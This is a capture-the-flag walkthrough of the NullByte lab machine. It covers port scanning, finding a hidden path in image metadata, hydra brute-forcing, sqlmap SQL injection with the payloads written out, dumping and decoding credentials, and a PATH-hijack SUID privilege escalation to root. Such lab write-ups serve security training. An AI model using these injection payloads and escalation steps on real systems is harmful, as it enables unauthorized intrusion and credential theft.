BOX-NullByte

- **After successfully connecting to the 2nd vm , we need to check for the ip address and then scan it to find all the open ports and we need to explore all the ports under the given services and check for any end points which helps us to know more about the website and find the vulnerabilities and exploit it and find the username ond pass to log in to the 2nd vm and get the root access.**

- **list all the network interfaces and ip address**

```
┌──(yashash㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:da:bf:40 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 473sec preferred_lft 473sec
    inet6 fe80::a00:27ff:feda:bf40/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


- **the target ip address will be in the range of as of our ip address**

```
┌──(yashash㉿kali)-[~]
└─$ nmap -A -p- 10.0.2.9
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-13 20:05 IST
Nmap scan report for 10.0.2.9
Host is up (0.0018s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Null Byte 00 - level 1
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          44835/tcp   status
|   100024  1          50967/udp   status
|   100024  1          53017/tcp6  status
|_  100024  1          59934/udp6  status
777/tcp   open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 16:30:13:d9:d5:55:36:e8:1b:b7:d9:ba:55:2f:d7:44 (DSA)
|   2048 29:aa:7d:2e:60:8b:a6:a1:c2:bd:7c:c8:bd:3c:f4:f2 (RSA)
|   256 60:06:e3:64:8f:8a:6f:a7:74:5a:8b:3f:e1:24:93:96 (ECDSA)
|_  256 bc:f7:44:8d:79:6a:19:48:76:a3:e2:44:92:dc:13:a2 (ED25519)
44835/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:03:86:46 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.80 ms 10.0.2.9

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 41.95 seconds
```

- **From the above scan we found the target ip address and the two open ports and their services.**
- **Search the ip address and then it displays a webpage of that.**




- **Check for robots.txt to get some information or to get the endpoints.**
- **We found that there is no such file exists and only a web page with an image is displayed.**
- **Now lets extract or get the data from the image file.**
- **We need to download some specific tools inorder to extract the data of an image file.**
- **We installed exiftool and extracted the data of the image file**

```
┌──(yashash㉿kali)-[~/Downloads]
└─$ exiftool main.gif
ExifTool Version Number         : 13.50
File Name                       : main.gif
Directory                       : .
File Size                       : 17 kB
File Modification Date/Time     : 2026:03:12 18:28:50+05:30
File Access Date/Time           : 2026:03:12 18:28:50+05:30
File Inode Change Date/Time     : 2026:03:12 18:28:50+05:30
File Permissions                : -rw-rw-r--
File Type                       : GIF
File Type Extension             : gif
MIME Type                       : image/gif
GIF Version                     : 89a
Image Width                     : 235
Image Height                    : 302
Has Color Map                   : No
Color Resolution Depth          : 8
Bits Per Pixel                  : 1
Background Color                : 0
Comment                         : P-): kzMb5nVYJw
Image Size                      : 235×302
Megapixels                      : 0.071
```

- **We got all the data of the image file and there we got some text in the comment section.**


- Initially i thought it was password since there is a character p infront of it, but then generally we will search for endpoints after entering the web page(robots.txt), but here there is no such file so lets just assume that the text we got as a path and lets try implementing it in the url.



- Yes what we got in the comment section was actually the path itself.
- Now just enter some text inside the key , and we observed that the type of input is 'password'.
- Now we need to find the password basically.since there are is no other information related to key, lets brute force it to get the password.
- We can use the tool 'hydra' for brute force.
- In order to run the hydra we need username, and password which we are going to brute-force it.
- There are some usernames and passwords in some files like they are commonly used credentials.

- **Default Location for Passwords:** `/usr/share/wordlists/rockyou.txt`
- **Default Location for Usernames:** `/usr/share/metasploit-framework/data/wordlists/common_users.txt` (or within `/usr/share/seclists/`)

- In order to locate the passwords file(rockyou.txt) ,we need to unzip it since it is compressed intially,since it occupies much space



- In the above command -L refers to list of usernames and -P refers to the password and their respective paths and mention the target ip address and its endpoint ,like where the login form is present and then we need to mention the form variable and an error mesaage to tell hydra whether the password that was sent is correct or incorrect.
- eg: if the input we are giving in a parameter named key,then we need to give it as "/path:key=^PASS^:F=invalid key" here ^PASS^ is a standard place holder for the

password ,so that hydra sents all the passwords into this to test and F refers to fail and invalid key is the message that u receive on the web page when we type or enter the password and if it is incorrect then the message that is displayed has to be mentioned here and also it is case-sensitive.

- **After entering the password , a web page with the login form saying to enter username is displayed.**

Search for usernames:

Enter username:

- **We found that , if we enter any characters it is taking in and displaying "Fetched data successfully".**
- **Since there is nothing we can do with that so then try searching like are there any tools in order to exploit this situation.**
- **We found a tool named sqlmap which is used to detect and exploit the sqli vulnerabilities and it can automatically take over database servers once a flaw is identified.**

```
┌──(yashash㉿kali)-[~]
└─$ sqlmap -u "http://10.0.2.9/kzMb5nVYJw/420search.php?usrtosearch=hiiii" --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
esponsible for any misuse or damage caused by this program

[*] starting @ 18:46:05 /2026-03-13/

[18:46:05] [INFO] resuming back-end DBMS 'mysql'
[18:46:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: usrtosearch (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: usrtosearch=hiiii" OR NOT 1822=1822#

    Type: error-based
    Title: MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: usrtosearch=hiiii" AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716a787171,(SELECT (ELT(3475=3475,1))),0x716a626b71,0x78))s), 8446744073709551610, 8446744073709551610)))-- p

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: usrtosearch=hiiii" AND (SELECT 4872 FROM (SELECT(SLEEP(5)))JgOc)-- aQMQ

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: usrtosearch=hiiii" UNION ALL SELECT NULL,CONCAT(0x716a787171,0x4b427456716a61794b446c6d4d62704d6f574e634d614f524a706a5a635341626b6168624d637462,0x716a626b71),NULL#
---
[18:46:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache 2.4.10
back-end DBMS: MySQL ≥ 5.5
[18:46:05] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] seth
```

- **We had run the command and mention the target server(url) that was intiated with the message(feteched data successfully) and asked to list all the databases on the target server.**

- **From the above databases information_schema,performance_schema,phpmyadmin and mysql are the default databases, so the database that is present is seth**

```
┌──(yashash㉿kali)-[/var/lib]
└─$ sqlmap -u "http://10.0.2.9/kzMb5nVYJw/420search.php?usrtosearch=hiiii" -D seth --tables

        __H__
 ___ ___[(]_____ ___ ___  {1.9.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
esponsible for any misuse or damage caused by this program

[*] starting @ 19:01:40 /2026-03-13/

[19:01:40] [INFO] resuming back-end DBMS 'mysql'
[19:01:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: usrtosearch (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: usrtosearch=hiiii" OR NOT 1822=1822#

    Type: error-based
    Title: MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: usrtosearch=hiiii" AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716a787171,(SELECT (ELT(3475=3475,1))),0x716a626b71,0x78))s), 8446744073709551610, 84

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: usrtosearch=hiiii" AND (SELECT 4872 FROM (SELECT(SLEEP(5)))JgOc)-- aQMQ

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: usrtosearch=hiiii" UNION ALL SELECT NULL,CONCAT(0x716a787171,0x4b427456716a61794b446c6d4d62704d6f574e634d614f524a706a5a635341626b6168624d637462,0x716a626b
---
```

- **We had tried to check for any tables in the database(seth), where -D refers to database name and --tables will ask to list all the tables present.**
- **Now we can check for the columns present in the table.**
- **Use this command to list the columns of the table.**

```
┌──(yashash㉿kali)-[/var/lib]
└─$ sqlmap -u "http://10.0.2.9/kzMb5nVYJw/420search.php?usrtosearch=hiiii" -D seth --tables -T users --columns
```

```
[19:02:31] [INFO] fetching columns for table 'users' in database 'seth'
Database: seth
Table: users
[4 columns]
+----------+---------------+
| Column   | Type          |
+----------+---------------+
| position | text          |
| user     | text          |
| id       | smallint(6)   |
| pass     | text          |
+----------+---------------+
```

- **Now we can ask to dump the data by the command,**

```
┌──(yashash㉿kali)-[/var/lib]
└─$ sqlmap -u "http://10.0.2.9/kzMb5nVYJw/420search.php?usrtosearch=hiiii" -D seth --tables -T users -C "user,pass" --dump
```

- **We got the username and password(encoded). then try decoding the password into plain text .(we get pw=omega,user=ramses)**

```
[19:03:02] [INFO] fetching entries of column(s) '`user`,pass' for table 'users' in database 'seth'
Database: seth
Table: users
[2 entries]
+--------+-----------------------------------------+
| user   | pass                                    |
+--------+-----------------------------------------+
| ramses | YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE |
| isis   | --not allowed--                         |
+--------+-----------------------------------------+
```

- **Now since we got the credentials , we can try log in to ssh on port 777.**

```
┌──(yashash㉿kali)-[~]
└─$ ssh -p 777 ramses@10.0.2.9
The authenticity of host '[10.0.2.9]:777 ([10.0.2.9]:777)' can't be established.
ED25519 key fingerprint is SHA256:qwvVlash7TV33eAaRVfTtUXVDL3X94TXIadEOmWw6gQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.0.2.9]:777' (ED25519) to the list of known hosts.
ramses@10.0.2.9's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug  2 01:38:58 2015 from 192.168.1.109
ramses@NullByte:~$ ls /
```

- **search for the sudo privileges by running sudo -l**
- **It says that ramses is not in the sudoers file which means ramses doesn't have any privilejes as of root.**

Exploiting Special Permissions

SUID/SGID Binaries (Linux): Some files are set to run with the permissions of the owner (often root) rather than the user. If an attacker finds a misconfigured SUID binary, they can use it to execute unauthorized commands as root.

- **On a Linux system, files set to run with root permissions,even when executed by a standard user they have the permissions as of root and they are called SUID (Set User ID) executables.**
- **Now let's list all the SUID files on the system.**

```
find / -perm -4000 -type f 2>/dev/null
```

- -perm 4000 mean it looks for files with the SUID bit set.(where 4000 refers to SUID bit is on(4) and no permissions assigned to owner,group and others(000))
- -type f looks for files only and 2>/dev/null refers to hide "Permission Denied" errors so the list stays clean(since we cant access the root files '/root')
- Now look for non-standard binaries (ignore the normal system files like /usr/bin/passwd and search for /tmp,/var/www ..)

```
ramses@NullByte:/var/www/backup$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/pt_chown
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/procmail
/usr/bin/at
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/sudo
/usr/sbin/exim4
/var/www/backup/procwatch
/bin/su
/bin/mount
/bin/umount
/sbin/mount.nfs
```

- We found a file /var/www/backup/procwatch and then list the files.check for the type of file by running the command(file filename).

```
ramses@NullByte:/var/www/backup$ ls
procwatch  readme.txt
ramses@NullByte:/var/www/backup$ file procwatch
procwatch: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=17d666a0c940726b29feedde855535fb21cb160c, not stripped
```

- We observe that it is a executable file which mean we need to run the file as ./filename
- Read the file ./procwatch.
- Then a table is displayed with PID,TTY,TIME and CMD.generally if u just run the commands in the terminal,then we observe that ps command also displays the same output with those columns. which means ps command is running process alongside procwatch.

```
ramses@NullByte:/var/www/backup$ ./procwatch
  PID TTY          TIME CMD
22313 pts/1    00:00:00 procwatch
22314 pts/1    00:00:00 sh
22315 pts/1    00:00:00 ps
```

```
┌──(yashash㉿kali)-[~]
└─$ ps
    PID TTY          TIME CMD
   4759 pts/1    00:00:00 zsh
   5036 pts/1    00:00:00 ps
```

- generally procwatch calls the ps but it doesn't know where the ps files are located, then it goes to $PATH where some paths are present and it checks in that path and if it found one in any of the path then it will be included as the ps file and take the path of it.
- so now lets create a fake ps file in any directory and then copy the system shell content to that file and export the path since we have created a file with the system shell content in it.
- to copy the system shell content run cp /bin/sh /file directory
- run export PATH=/filedirectory:$PATH
- if we check for the permissions for the file we created , there is no such permission of execute.so give the permission of execute to that file.
- run chmod 777 filename. (it adds the execute permission to it)

```
ramses@NullByte:/var/www/backup$ ls -alps ps
124 -rw-r--r-- 1 ramses ramses 124492 Mar 12 17:46 ps
ramses@NullByte:/var/www/backup$ chmod 777 ps
```

- now go to the procwatch directory and execute it, u will see a root prompt with # in the terminal.
- now go to the root directory and list the files and read the files.

```
# whoami
root
# ls /
bin  boot  dev  etc  home  initrd.img  lib  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz
# cd /home
# ls
bob  eric  ramses
# cd /root
# ls
proof.txt
# cat proof.txt
adf11c7a9e6523e630aaf3b9b7acb51d

It seems that you have pwned the box, congrats.
Now you done that I wanna talk with you. Write a walk & mail at
xly0n@sigaint.org attach the walk and proof.txt
If sigaint.org is down you may mail at nbsly0n@gmail.com


USE THIS PGP PUBLIC KEY

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: BCPG C# v1.6.1.0

mQENBFW9BX8BCACVNFJtV4KeFa/TgJZgNefJQ+fD1+LNEGnv5rw3uSV+jWigpxrJ
Q3tO375S1KRrYxhHjEh0HKwTBCIopIcRFFRy1Qg9uW7cxYnTlDTp9QERuQ7hQOFT
e4QU3gZPd/VibPhzbJC/pdbDpuxqU8iKxqQr0VmTX6wIGwN8GlrnKr1/xhSRTprq
Cu7OyNC8+HKu/NpJ7j8mxDTLrvoD+hD21usssThXgZJ5a31iMWj4i0WUEKFN22KK
+z9pmlOJ5Xfhc2xx+WHtST53Ewk8D+Hjn+mh4s9/pjppdpMFUhr1poXPsI2HTWNe
```